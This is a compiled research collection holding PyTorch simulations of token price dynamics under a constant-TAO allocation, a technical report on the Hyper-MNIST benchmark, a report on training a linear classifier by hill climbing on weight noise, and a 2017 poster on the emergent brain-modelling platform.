import matplotlib.pyplot as plt                                  # For plotting graphs
import torch                                                     # PyTorch library for tensor computations
from torch import full, ones, rand, multinomial, set_default_dtype  # Import specific functions from torch
from torch.jit import script                                     # For JIT compilation of functions
from torch.cuda import is_available, set_device                  # For CUDA device handling
import time                                                      # Import the time module for timing operations

###########################################################################################################################
#
# Function to select the computation device (CPU or GPU)
#
###########################################################################################################################
def select_device(cpu):
    # Selects between CPU and GPU for computations. GPU is used for its efficiency if available, otherwise CPU is used.
    if not cpu and is_available():
        set_device(0)                                            # Sets the default CUDA device if GPU is available
        return 'cuda'
    return 'cpu'                                                 # Default to CPU if GPU not used or not available

set_default_dtype(torch.float32)                                 # Set default tensor type (float32 for efficiency)

CPU = True                                                       # Flag indicating the choice of computation device
device = select_device(CPU)                                      # Selects computation device based on the CPU flag

###########################################################################################################################
#
# Function to compute alpha prices using PyTorch
#
###########################################################################################################################
@script
def compute_alpha_prices(n: int, i_t: float, n_days: int, v: float, device: str):
    # Computes alpha prices over a number of days using a Constant TAO approach.
    # This approach maintains a fixed rate of token allocation across the simulation period.

    t_r = a_r = a_o = full((n,), i_t / n, device=device)         # Initialize token reserves uniformly
    k = t_r * a_r                                                # Initial k values representing product of reserves
    sp = torch.empty(n_days, device=device)                      # Stores simulated prices per day

    for day in range(n_days):
        a_p = 2 * t_r / (a_r + a_o)                              # Calculate alpha prices based on current reserves
        r_i = a_p / a_p.sum()                                    # Normalize alpha prices to obtain relative importance
        update = torch.tensor(7200.0, device=device) * r_i       # Uniform updates to reserves for constant allocation
        t_r += update                                            # Update tao reserves
        a_r += update                                            # Update alpha reserves
        a_o += update                                            # Update alpha outstanding
        k = t_r * a_r                                            # Recalculate k values

        # Random swaps simulate market transactions in a constant TAO environment
        indices = multinomial(ones(n, device=device), 2)         # Randomly select two tokens for swap
```

BRIAN MINGUS RESEARCH COLLECTION / BM-883E52E73C11

```
        a, b = indices[0], indices[1]                          # Unpack indices
        amt = a_o[a] * rand(1, device=device).squeeze() * v    # Calculate swap amount based on rand and volatility

        # Perform updates post swap, maintaining the constant allocation mechanism
        nar = a_r[a] + amt                                     # New alpha reserve for token a
        ntr = k[a] / nar                                       # New tao reserve for token a
        tb = t_r[a] - ntr                                      # Tao balance change for token a
        a_o[a] -= amt                                          # Update alpha outstanding for token a
        a_r[a] = nar                                           # Update alpha reserve for token a
        t_r[a] = ntr                                           # Update tao reserve for token a
        k[a] = ntr * nar                                       # Update k value for token a

        # Similar updates for token b
        ntr = t_r[b] + tb                                      # New tao reserve for token b
        nar = k[b] / ntr                                       # New alpha reserve for token b
        ab = a_r[b] - nar                                      # Alpha balance change for token b
        a_o[b] += ab                                           # Update alpha outstanding for token b
        a_r[b] = nar                                           # Update alpha reserve for token b
        t_r[b] = ntr                                           # Update tao reserve for token b
        k[b] = ntr * nar                                       # Update k value for token b

        sp[day] = a_p.sum()                                    # Store the sum of alpha prices for the day

    return sp                                                  # Return the computed prices

##########################################################################################################################
#
# Main execution block for computing and plotting alpha prices
#
##########################################################################################################################
n, i_t, n_days, v = 32, 6000000.0, 10000, 0.1                  # Initialize parameters for the simulation

start_time = time.time()                                       # Start the timer to measure execution time


# Run the computation
sp = compute_alpha_prices(n, i_t, n_days, v, device).cpu().numpy()  # Compute alpha prices and transfer results to CPU

end_time = time.time()                                         # End the timer and calculate the elapsed time
elapsed_time = end_time - start_time
print(f"Computation Time: {elapsed_time:.3f} seconds")         # Print the computation time

# Plotting the results
plt.figure(figsize=(10, 5))                                    # Set figure size for the plot
plt.ticklabel_format(style='plain', axis='y')                  # Format the y-axis labels to plain style
plt.plot(sp)                                                   # Plot the alpha prices as computed
plt.title('Alpha Prices Over Time')                            # Set title for the plot
plt.xlabel('Time (Days)')                                      # Label for x-axis
plt.ylabel('Alpha Prices')                                     # Label for y-axis
plt.grid(True)                                                 # Enable grid for easier readability
plt.show()                                                     # Display the plot

# This plot visualizes the trend of alpha prices over time in a Constant TAO environment, reflecting
# the fixed rate allocation mechanism of tokens regardless of individual node contributions.
```

2 TAO




```
from torch import arange as ar, float, full, empty, randint, rand, set_default_dtype
from torch.cuda import set_device
from torch.jit import script

from holoviews.operation.datashader import datashade, dynspread
from holoviews import opts

import holoviews as hv
import pandas as pd
import numpy as np
import torch

##########################################################################################################################
#
# Initialize PyTorch for GPU
#
##########################################################################################################################
set_default_dtype(float)
set_device(0)                                                  # Set the default CUDA device

##########################################################################################################################
#
# Simulation parameters
#
##########################################################################################################################
n_s = 150000                                                   # Number of simulations (n_s)
n_e = 32                                                       # Number of entities (n_e)
```

BRIAN MINGUS RESEARCH COLLECTION / BM-883E52E73C11

```
i_v = 6000000                                                   # Initial value (i_v)
d_d = 2500                                                      # Number of days (d_d)
v_v = 0.1                                                       # Volatility value (v_v)

###################################################################################################################################
#
# Initialize arrays for batch processing
#
###################################################################################################################################
t_r = full((n_s, n_e), i_v / n_e, dtype=float, device='cuda')   # Tao reserves (t_r)
a_r = full((n_s, n_e), i_v, dtype=float, device='cuda')         # Alpha reserves (a_r)
o_r = full((n_s, n_e), i_v, dtype=float, device='cuda')         # Alpha outstanding (o_r)

k_v = t_r * a_r                                                 # K value (k_v)

###################################################################################################################################
#
# Define the simulation function
#
###################################################################################################################################
@script
def run_sim(t_r, a_r, o_r, k_v, d_d: int, n_e: int, v_v: float, n_s: int):
    a_n = ar(n_s)                                               # arange num sims (a_n)

    s_r = empty((n_s, d_d), device='cuda')                      # Simulation results (s_r)
    for j in range(d_d):
        p_r = t_r / a_r                                         # Price ratio (p_r)
        s_r[:, j] = p_r.sum(dim=1)                              # Sum prices for each simulation

        r_p = p_r / p_r.sum(dim=1, keepdim=True)                # Ratio of price (r_p)
        t_r += 7200 * r_p                                       # Update tao reserves (t_r)
        a_r += 7200                                             # Update alpha reserves (a_r)
        o_r += 7200                                             # Update alpha outstanding (o_r)
        k_v = t_r * a_r                                         # Update k value (k_v)

        g_i = randint(0, n_e, (2, t_r.shape[0]), device='cuda') # Random indices (g_i)
        x, y = g_i[0], g_i[1]                                   # Indices x and y (x, y)
        f = rand((t_r.shape[0],), device='cuda')                # Random factor (f)
        m = o_r[a_n, x] * f * v_v                               # Amount for swap (m)

        w = a_r[a_n, x] + m                                     # New alpha reserve for x (w)
        u = k_v[a_n, x] / w                                     # New tao reserve for x (u)
        e = t_r[a_n, x] - u                                     # Tao change for x (e)

        o_r[a_n, x] -= m                                        # Update alpha outstanding for x (o_r)
        a_r[a_n, x] = w                                         # Update alpha reserve for x (a_r)
        t_r[a_n, x] = u                                         # Update tao reserve for x (t_r)
        k_v[a_n, x] = t_r[a_n, x] * a_r[a_n, x]                 # Update k value for x (k_v)

        h = t_r[a_n, y] + e                                     # New tao reserve for y (h)
        w = k_v[a_n, y] / h                                     # New alpha reserve for y (w)
        b = a_r[a_n, y] - w                                     # Alpha change for y (b)

        o_r[a_n, y] += b                                        # Update alpha outstanding for y (o_r)
        a_r[a_n, y] = w                                         # Update alpha reserve for y (a_r)
        t_r[a_n, y] = h                                         # Update tao reserve for y (t_r)
        k_v[a_n, y] = t_r[a_n, y] * a_r[a_n, y]                 # Update k value for y (k_v)

    return s_r

###################################################################################################################################
#
# Run the simulation
#
###################################################################################################################################
s_s = run_sim(t_r, a_r, o_r, k_v, d_d, n_e, v_v, n_s)           # Simulation steps (s_s)

###################################################################################################################################
#
# Transfer results to CPU for analysis and plotting
#
###################################################################################################################################
s_c = s_s.cpu().numpy()                                         # Simulation results on CPU (s_c)

###################################################################################################################################
#
# Holoviews and Datashader for plotting
#
###################################################################################################################################
hv.extension('bokeh')

###################################################################################################################################
#
# Calculate the mean of the simulations
#
###################################################################################################################################
m_s = s_c.mean(axis=0)                                          # Mean simulation (m_s)

###################################################################################################################################
#
# Fit a polynomial to the mean simulation data
#
###################################################################################################################################
c_f = np.polyfit(np.arange(len(m_s)), m_s, 5)                   # Coefficients (c_f)
p_c = np.polyval(c_f, np.arange(len(m_s)))                      # Projected curve (p_c)

###################################################################################################################################
#
# Prepare DataFrame for Datashader
#
###################################################################################################################################
df = pd.DataFrame(s_c).melt(var_name='T_', value_name='V_')
df['S_'] = df.index // d_d                                      # Simulation index (S_)

###################################################################################################################################
#
# Use Datashader to plot the simulations
#
###################################################################################################################################
p_s = hv.Points(df, kdims=['T_', 'V_'])                         # Points (p_s)
s_d = datashade(p_s, cmap='kbc', width=1000, height=500)        # Shaded plot (s_d)
s_p = dynspread(s_d, max_px=1)                                  # Spread plot (s_p)

###################################################################################################################################
#
# Create Holoviews objects for the mean and polynomial curves
#
```

BRIAN MINGUS RESEARCH COLLECTION / BM-883E52E73C11

```
##########################################################################################################################
m_c = hv.Curve((np.arange(len(m_s)), m_s), label="Mean")                      # Mean curve (m_c)
p_l = hv.Curve((np.arange(len(m_s)), p_c), label='Projected Curve')           # Poly curve (p_l)

##########################################################################################################################
#
# Overlay the curves on top of the Datashader plot
#
##########################################################################################################################
o_l = s_p * m_c.opts(color='red', line_width=2) * p_l.opts(color='green', line_width=2)  # Overlay (o_l)
o_l = o_l.opts(
    opts.Overlay(width=1000, height=500, show_legend=True),
    opts.Curve(tools=['hover'], line_dash='dotted')
)

##########################################################################################################################
#
# Display the plot
#
##########################################################################################################################
o_l
```

BRIAN MINGUS / BM-883E52E73C11

BRIAN MINGUS RESEARCH COLLECTION / BM-883E52E73C11



TECHNICAL REPORT | JUNE 2022

Evaluating Off-The-Shelf ML Systems with Hyper-MNIST

Brian Mingus

Cambium Assessment

A transformed MNIST benchmark explores memorization, generalization and extrapolation when evaluating off-the-shelf machine-learning systems.

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

2022

Evaluating Off-The-Shelf ML Systems with Hyper-MNIST

Brian Mingus
Machine Learning Team
Cambium Assessment

June 2022

1 Introduction

We wish to evaluate the machine learning systems we have access to, including proprietary / commercial systems such as DataRobot. Our target domain includes data covered under FERPA, and is explicitly disallowed by such commerical systems, yet such systems provide relatively comprehensive baselines against which we can evaluate the systems we can use in-house, such as Auto-Sklearn [link] and Auto-PyTorch [link], and allow us to take direction from our peers in industry. Since we can't use in-house data on third-party systems, we must use a proxy dataset. Working in automated scoring, a good choice of proxy dataset might be a linguistic dataset, such as the Automated Essay Scoring competition on Kaggle [link]. However, this dataset is rather large and will have a long runtime, incurring significant cost on DataRobot, which appears to be extremely expensive. Furthermore, DataRobot likely includes this data in its automated evaluation systems. A similar argument applies to MNIST. Although MNIST is not generally used as a NLP dataset, it is fairly high dimensional, with 10 classes, 784 features, 60,000 training instances and 10,000 testing instances, and it continues to drive new breakthroughs, recently in the area of convex hull extrapolation [4], and also in 2001 [1].

Here, we present a modified version of MNIST that these systems have never seen before, and evaluate their performance on it. Our MNIST derivation supports memorization, generalization and extrapolation, and an early evaluation with Auto-PyTorch achieved test set generalization of 92% accuracy and 1.15 RMSE, leaving plenty of room for improvement, assuming improvement is possible.

2 Hyper-MNIST

To construct a variant of MNIST, with MNIST denoted as X and the target vector denoted as y, we start with a data-driven prior, namely, the sum of the

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

vectors in each class, denoted W, with row-major dimensions of $(10, 784)$. We choose W as the variable for the sums to indicate that the sum of the vectors for each class will be used as weights in a linear regression $\hat{Y} = XW^T$. $\hat{Y}$ is capitalized to indicate that the output of XW^T results in a matrix of decisions, currently with dimensions of $(60000, 10)$. Next, we compute the classifier decision for each of 60,000 instances using $argmax(\hat{Y})$, and create a new dataset derived from X consisting of the residuals (errors) from the first pass, which we denote R. R is the subset of X that W classified incorrectly.


We then repeat this procedure using the residuals, R, as our dataset, resulting in the equation $\hat{Y}_R = RW_R^T$. Indeed, we recursively repeat the procedure a total of seven more times, as such: $\hat{Y}_{R_{1..8}} = R_{1..8}W_{R_{1..8}}^T$, and we stack the outputs, resulting in a matrix of dimension $(60000, 80)$ which we denote H, which is Hyper-MNIST.

A visual explanation is in order.


We first take the sum of each class, and stack them on top of eachother. Here, you can see the sum of each class reshaped back to images and concatenated left-to-right.



When stacked on top of eachother we obtain W^T, our weights, seen below. These weights are a sensible starting point for a linear model such as a linear regression or a Support Vector Machine (SVM). Technically, these models include an intercept or bias term, resulting in the interpretation that the weights constitute hyperplanes of a dimension one larger than than the dataset, which allows one to separate the data by drawing lines (hyperplanes) between the classes. To our knowledge, including a bias term has not been proven to help performance, and it may be omitted. Since we omit the bias, these weights may be better interpreted as Lagrange Multipliers [2], the same multipliers as above are seen here without reshaping, with the sum of zeros on the first row, and the sum of 9s on the bottom row.




We then multiply these weights times X, which is MNIST, as $\hat{Y} = XW^T$, or more simply, $\hat{Y} = XW$, with X having dimension $(60000, 784)$ and W having dimension $(784, 10)$, resulting in a matrix $\hat{Y}$ with dimension (60000,10), seen here:




BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

To create the above image we first sorted the images in MNIST (X) by class. The weight vectors are also sorted by class. Thus, there is substantial vertical and horizontal banding, as the dataset $\hat{Y}$ represents raw model decisions, and the model is doing a decent job.

We next determine whether $argmax$ over the decisions of the rows of $\hat{Y}$ actually works with the code $sum(eq(argmax(X@W, 1), y))$ which tells us that this simple model gets 40310/60000 correct, for an accuracy of 67.18% and RMSE of 2.695. From here we can generate a new version of $\hat{Y}$ containing only rows where $argmax$ returns the correct response:




We can do the same for the incorrect responses, and from which we can derive our first set of weights based on the sum of instances in each class in the residuals, R, which is the second row below, W_2:



Thus, in the above, the first row is the sum of each class in MNIST, W_1, the second row is the sum of each class in the residuals, $W2$, the third row is the sum of each class in the residuals of the residuals, W_3 and so on. The number of instances remaining correctly classified by each set of weights in turn is $40310, 5433, 3416, 3893, 3820, 1394, 617, 584$ for a total of 59467 / 60000 correct on the train set. If we continue recursing, we can obtain 100% on the train set [3].

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

Rendered as $W_{R_{1..8}}$ with dimension $(784, 80)$ we have the first image below, and if we multiply $XW_{R_{1..8}}$ we obtain H or Hyper-MNIST, the second image:



Combined with the class labels, an outstanding empirical question is whether Hyper-MNIST maintains mappable variance that corresponds to the variance in MNIST, to what extent, and whether that mappable variance is essentially isomorphic to MNIST itself. In the future, we can test whether many randomly sampled Lagrange Multipliers, W_L result in a more evaluative dataset, H_L, than H.

BRIAN MINGUS / BM-3020BDDA1509

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

3 Results

In the following results we compare the performance of AutoPyTorch trained on all 60,000 instances in H and tested on the 10,000 instance MNIST holdout set ($X_{Holdout}W_R$) with a variety of models from DataRobot, each trained on 38,400 instances in the training set, and each generalizing to the remaining 21,600 instances in the training set.

Model	Holdout RMSE
Keras Residual Cross Network Regressor Using Training Schedule (3 Cross Layers, 4 Layers: 100, 100, 100, 100 Units)	**.8387**
Advanced GLM Blender	.8359
ENET Blender	.8471
Advanced AVG Blender	.8559
eXtreme Gradient Boosted Trees	.9870
Keras Residual AutoInt Regressor	1.0166
Gradient Boosted Trees Regressor	1.1197
Light Gradient Boosted Trees Regressor	1.1270
Keras Slim Residual Neural Network Regressor	1.1483
AutoPyTorch(H)	**1.15**
ExtraTrees Regressor	1.1708
Nystroem Kernel SVM Regressor	1.252
Random Forest Regressor	1.2551
LightGBM Random Forest Regressor	1.3672
Keras Wide Residual Neural Network Regressor	1.3995
Keras Deep Self-Normalizing Residual Neural Network Regressor	1.5201
Decision Tree Regressor	1.6022
Ridge Regressor with Binned Numeric Features	1.7183
Generalized Additive Model	1.7394
RuleFit Regressor	1.7070
Eureqa Regressor	1.8911
Dropout Additive Regression Trees Regressor	1.9074
Ridge Regression	1.9416
Elastic-Net Regressor	1.9914
Lasso Regressor	1.9914
Linear Regression	1.9945
Auto-tuned Stochastic Gradient Descent Regression	2.2144
argmax($\hat{Y}$) (MNIST train set)	**2.695**
Mean Response Regressor	2.8738

Preliminary results suggest that our data-driven prior W_R maps much of the variance in MNIST, and yet still presents a formidable challenge, with .8387 RMSE still remaining. It seems likely that the RMSE would go down substantially by allowing DataRobot to train on the entire train set, using samples

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509

from Infinite MNIST to boost its size somewhat. Additionally, it seems likely that some of the information may have been washed out by the choice of prior, which would turn out to not be representative of all the variance in the dataset. On the other hand, it seems, perhaps even more likely, that this problem can be completely solved, even with the restricted training set. Indeed, this problem is most likely not challenging enough. It seems worthwhile to replace W with a single random vector, v, resulting in a vector of decisions that must be disentangled.

References

[1] P. Haffner. "Escaping the Convex Hull with Extrapolated Vector Machines". In: *Neural Information Processing Systems* (2001).

[2] R. Mamen. "Constrained Optimization Using a Conjugate Gradient Technique, with Control Applications". In: *Journal of Optimization Theory and Applications* (1972).

[3] D Wolpert. "Stacked Generalization". In: *Neural Networks* (1992).

[4] R. Yousefzadeh and F. Huang. "Using Wavelets and Spectral Methods to Study Patterns in Image-Classification Datasets". In: *arXiv* (June 2020).

BRIAN MINGUS RESEARCH COLLECTION / BM-3020BDDA1509



TECHNICAL REPORT | MAY 2022

Trail Blazer 2: A Trained Linear SVM Obtained by Hill Climbing on Uniform Noise in Weight Space

Brian Mingus

Research report

A PyTorch experiment trains a linear classifier by retaining random weight changes that improve whole-dataset performance.

BRIAN MINGUS RESEARCH COLLECTION / BM-993766E9D220

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Trail Blazer 2: A Trained Linear SVM Obtained by Hill Climbing on Uniform Noise in Weight Space

Brian Mingus

May 2022

We demonstrate that a trained linear Support Vector Machine (SVM) can be obtained by adding uniform noise to the weights and checking to see if performance is improved on the entire dataset at each trial. We learn the same linear scoring function as used in the `SGDClassifier` in `scikit-learn`, for which this method also works, except that we omit the intercept.


$$f(x) = W^T x$$

The PyTorch scoring function implements One-vs-All classification. The weights W start at 0 and uniform noise samples U are drawn on the interval $[0, 1)$.

$$f(X, y, W, U) := sum([argmax(X[W + U]) == y] > 1)$$

The method is sensitive to the solution learned during early learning and may require several restarts to match the performance of Stochastic Gradient Descent on normal noise in input space. A good initialization can be detected within the first 10,000 attempts, which is fast on the GPU. The errors are interdependent - 1 may look like 7 which may look like 9 and these mistakes entangle the hyperplanes for each class. With the present selection function unlearning may occur, but only if it improves performance overall. Not being able to search the entire space through unlearning, the model learns increasingly slowly over time as gradients become increasingly difficult to discover. Thus far we have not discovered the end of learning.

We demonstrate training performance on the full MNIST dataset. For each trial, uniform noise was added to the weights and inference was run on MNIST. If the number of samples that were correctly classified increased, the weight increase was kept.



BRIAN MINGUS RESEARCH COLLECTION / BM-993766E9D220

1 Implementation

```
from math import log
import pickle
import time
import os

from torch import Tensor, argmax, zeros, rand, eq, sum

import torch
torch.set_printoptions(sci_mode=False, precision=30)
torch.set_default_tensor_type('torch.cuda.FloatTensor')

from matplotlib.ticker import MaxNLocator
from sklearn.datasets import fetch_openml
import matplotlib.pyplot as plt

mnist = fetch_openml('mnist_784', cache=True)
X = Tensor(mnist.data.values).to_sparse()
y = Tensor(mnist.target.astype('int64'))

n_trials = 10000

W        = zeros(size=(784, 10))
U        = rand(size=(784, 10))
results  = Tensor(3000,2).long()
attempts = Tensor([0]).long()
trial    = Tensor([0]).long()
best     = Tensor([0]).long()
correct  = Tensor([0]).long()
_1       = Tensor([1]).long()

start = time.time()

for i in range(n_trials):

  correct = sum(eq(argmax(X @ (W + U.uniform_()), 1), y))

  if correct > best:

      W += U

      best = correct

      results[trial,0] = attempts
      results[trial,1] = best

      trial += _1

  attempts += _1

print(attempts, trial, best, best / 70000, time.time() - start)

with open("results.pickle", "wb") as f:
    pickle.dump(results , f)

with open("W.pickle", "wb") as f:
    pickle.dump(W, f)

_trials, _attempts, _accuracies = [], [], []

for t in range(trial):

    _attempt = results[t,0].item()
    _accuracy = results[t,1].item() / 70000

    if _attempt == 0:
        _attempts.append(0)
    else:
        _attempts.append(log(_attempt))

    _trials.append(t)

    _accuracies.append(_accuracy)

fig, ax1 = plt.subplots()
ax2 = ax1.twiny()

ax1.tick_params(labelright=True, labelleft=True)
ax1.yaxis.tick_right()
ax1.yaxis.set_ticks_position('both')

ax1.yaxis.set_major_locator(MaxNLocator(10))
ax1.xaxis.set_major_locator(MaxNLocator(10))

plt.title("Training performance on MNIST (70000 instances)")

plt.ylim(0,1.0)

ax1.plot(_attempts, _accuracies, color="blue")
ax1.set_ylabel(f"Accuracy (best = {str(best.item()/70000)[:5]})")
```

BRIAN MINGUS RESEARCH COLLECTION / BM-993766E9D220

```
ax1.set_xlabel(f"log(log(attempt on which learning occurred)) (total = {attempts.item()}, log({attempts.item()}) = {str(log(attempts.item()))[:5]})", color="blue")

ax2.plot(_trials, _accuracies, color="green")
ax2.set_xlabel(f"trial (number of times learning occurred) (total = {trial.item()})", color="green")

plt.grid(axis='both', which='both')
ax1.grid(axis='both', which='both')


fig.savefig("hc.svg")
plt.show()
```

BRIAN MINGUS / BM-993766E9D220

BRIAN MINGUS / BM-993766E9D220

BRIAN MINGUS / BM-993766E9D220

BRIAN MINGUS RESEARCH COLLECTION / BM-993766E9D220



CONFERENCE POSTER | 2017

The Emergent Platform for Community CCN

Randall C. O'Reilly · Kai A. Krueger · Brian Mingus · John Rohrlich

Cognitive Computational Neuroscience · CCN 2017

Extends neural simulation into collaborative model development, connecting shared repositories, documentation and high-performance computing.

Conference and authors verified against the CCN 2017 submission record.

BRIAN MINGUS RESEARCH COLLECTION / BM-826A4CAACDEB

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

The *emergent platform™* for community CCN

Randall C. O'Reilly (Randy.OReilly@colorado.edu)
Computational Cognitive Neuroscience Lab, Department of Psychology, University of Colorado at Boulder

Kai A. Krueger (Kai.Krueger@colorado.edu)
eCortex Inc, Boulder, Co; Latently, a Public Benefit Corporation, Boulder, Co

Brian Mingus (Brian.Mingus@colorado.edu)
Latently, a Public Benefit Corporation, Boulder, Co

John Rohrlich (John.Rohrlich@colorado.edu)
Computational Cognitive Neuroscience Lab, Department of Psychology, University of Colorado at Boulder

Abstract

The *emergent platform™* consists of the *emergent™* simulator (`http://grey.colorado.edu/emergent`) and supporting infrastructure for community CCN model development. It has integrations with open repositories such as wikis and source control as well as with free public supercomputing resources provided through the Neuroscience Gateway on the Comet supercomputer, resulting in a simple, yet full fledged platform for collaboration in brain modeling. The platform supports brain modeling up and down the stack, from computational neuroscience to mean field models to ACT-R and Bayesianism, allowing one to combine the strengths of the different approaches in a single model. *emergent™* has the best support for visualization of any neural simulator to date, enabling one to use visual regression to develop their intuitions of dynamic brain systems (Wlodzislaw & Dobosz, 2011). The platform has a long history in Connectionism, having descended from PDP (1986) and PDP++ (1995), and comes with a CCN textbook (`http://ccnbook.colorado.edu`) that explores the latest instantiations of the increasingly brain-inspired versions of the PDP models from the early days. While flexible, the platform is also principled and biased towards convergence on a middle-of-the-road approach, with wizards enabling the creation of cognitive architectures linking PFC, hippocampus, midbrain, vision and more.

Keywords: CCN; HPC; cognitive modeling; cognitive architectures; model repository; collaboration

About the *emergent platform™*

The *emergent platform™* consists of the *emergent™* simulator (Aisa, Mingus, & O'Reilly, 2008) for CCN (cognitive computational neuroscience (Kelso & Tognoli, 2009) and computational cognitive neuroscience (O'Reilly, 1998)) and supporting infrastructure for model-lifecycle management and community model development. It has been developed as open source (GPLv2) cross-platform software (Windows, Mac and Linux), with a long history of more than 10 years. Originating in PDP (McClelland, 2015) and PDP++ (O'Reilly, Dawson, & McClelland, 2005), its main strength lies in the cognitive architecture of Leabra (O'Reilly, 1996; O'Reilly, Hazy, & Herd, 2015), PVLV (O'Reilly, Frank, Hazy, & Watz, 2007; Hazy, Frank, & O'Reilly, 2010) and PBWM (Hazy, Frank, & O'Reilly, 2007), providing a biologically inspired, yet high-level abstract modeling framework of brain area interactions (Jilk, Lebiere, O'Reilly, & Anderson, 2008). This includes PFC - basal ganglia loops and how it enables complex operations and development of representations through learning.

Over the years *emergent™* has increasingly evolved into a fully fledged collaborative model lifecycle management tool for CCN research, providing direct built-in repositories for sharing models, analysis programs and task environments together with an integrated documentation tool linking up to a reference and bibliography management system to foster scientific discussions on any such shared models or theories. This integrated approach has been used extensively in the free wiki based CCN textbook (O'Reilly, Munakata, Frank, Hazy, & Contributors, 2016). In this paper we now briefly present some of the recent advancements of workflow in this powerful tool and how it can help to collaboratively create increasingly complex and complete cognitive models to encapsulate and codify the current state of scientific knowledge.

Simpler models in *emergent™* can be run on a single modern desktop or laptop, however, scaling models up to simulate interesting complex cognitive behaviours often requires more computational resources than are available locally. *emergent™* offers a complete set of tools to launch simulations as well as analyze and manage its data on remote HPC or other scientific computing resources from within the standard UI, making scaling up models and or parallelizing parameter searches a straightforward extension to the standard modeling workflow. The frontend and backend communicate through a shared SVN repository which provides two useful benefits. 1) It is robust to most firewall configurations in standard university HPC facilities, allowing to drive all operations from any internet connected client without needing to log-in to the HPC resource itself 2) It provides a complete version history of all experiments run and their outcome. Thus the HPC interface simultaneously also acts as a built-in shared lab logbook, allowing modellers to keep notes on past efforts and rapidly graphing and comparing any such attempts.

Even though setting up *emergent™* to use one's own dedi-

BRIAN MINGUS RESEARCH COLLECTION / BM-826A4CAACDEB

cated HPC cluster enables the most flexibility, this option is not always available to all researchers, and compiling *emergent*™ on a university cluster may put an unnecessarily high technical burden on researchers. To minimize this barrier to entry, *emergent*™ has collaborated with the Neuroscience Gateway Portal (Sivagnanam et al., 2013) to provide at least 5,000 free core hours per user on the XSEDE supercomputer. Since version 8.1, *emergent*™ now comes preconfigured with access to the Comet cluster (part of XSEDE), which can be used by anyone, out of the box, subject to an account verification process.

Science has always been a large scale collaborative process and building cognitive models representing the function of numerous parts of the brain is no exception. To foster team-based research *emergent*™ includes numerous collaborative tools. For example *emergent*™ provides the functionality to publish, as well as load projects and utility programs such as common analysis or task environments, straight from its user interface and supports both private team repositories, as well as public repositories hosted by the CCNLab. *emergent*™ also provides built-in support for SVN as well as a patch management system to allow for a straightforward UI-driven distributed development model. We invite the community of CCN researchers to help us develop a more extensive library of common cognitive tasks, as well as all published models written in *emergent*™.

Summary

emergent™ provides an extensive collection of tools for modeling cognitive process in the brain and provides a platform approach to collaborative development of complex brain models. In sum, we are excited to release the emergent platform to a global community of brain-mind researchers all working together to characterize and understand our human nature.

Acknowledgements

emergent™'s development is currently funded by the following grants: ONR N00014-14-1-0670, ONR D00014-12-C-0638 and NIH R01GM109996.

References

